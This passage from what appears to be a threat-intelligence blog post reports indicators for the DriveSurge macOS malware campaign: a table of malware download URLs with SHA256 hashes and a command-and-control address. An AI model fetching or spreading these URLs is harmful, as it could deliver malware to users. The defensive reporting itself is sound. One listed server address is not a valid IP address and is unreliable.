Source: [Hybrid Analysis](#)

While this older payload server is currently offline, it is important to note that this was the only other server found serving the same file. Using VirusTotal, we found two additional malware samples distributed by the two servers, as detailed in the table below:

macOS Malware URL	SHA256
http://147.45.42.200/ce3cbfc887?force=1	7aa15de93cf85729ddf970e8d7897f69ece3ca29608f73e784a9ba40c9cea18d
http://46.1226.1166.157/ce3cbfc887?force=1	7aa15de93cf85729ddf970e8d7897f69ece3ca29608f73e784a9ba40c9cea18d
http://147.45.42.200/66856ca57ed?force=1	8ecc7108cd679316bf5900e84f19b256dc399902cdede646493f502ac872cc1a
http://46.1226.1166.157/66856ca57ed?force=1	8ecc7108cd679316bf5900e84f19b256dc399902cdede646493f502ac872cc1a
http://147.45.42.200/e97b7f7ccab3a?force=1	e1ce4e6222396a58d13dddf64c1dd21f1632bcbe11d1867d44bab4fc646883a
http://46.1226.1166.157/e97b7f7ccab3a?force=1	e1ce4e6222396a58d13dddf64c1dd21f1632bcbe11d1867d44bab4fc646883a

All payloads eventually establish a C2 connection to **147.45.42.205:8133**, clearly visible when the malware is executed, as seen in [VirusTotal](#).



Screenshot of results in [VirusTotal](#)

Continuing to Track Drive Surge

Our team will continue tracking and analyzing DriveSurge’s infrastructure for malicious behavior and report new findings as our research progresses throughout 2026.

If your organization has encountered activity consistent with DriveSurge or has related intelligence to share, we’d welcome the opportunity to collaborate.

Get Started in Preemptive Cyber Defense

Interested in learning more about the Silent Push preemptive cyber defense platform?

[Connect](#) with one of our platform experts and see how Silent Push can help your team neutralize threats before they reach your perimeter.

[Book a Demo Today.](#)

We also offer a [free Community Edition](#), giving security practitioners and researchers introductory access to the Silent Push platform and datasets.

[Blog](#)

[No Place to Hide: Following a Serial Ransomware Affiliate from LockBit, Black Basta, and Qilin to The Gentlemen](#)

April 22, 2026

[News Source](#)

[Blog](#)

[Post-Sanction Persistence: Triad Nexus' Operations Infrastructure Reborn as Threat Actor Distances Activity](#)

[from FUNNULL CDN](#)

April 14, 2026

[News Source](#)

[Blog](#)

[Silent Push Traffic Origin Data Combined with Residential Proxy Data Uncovers Suspicious Chinese VPN](#)

February 9, 2026

[News Source](#)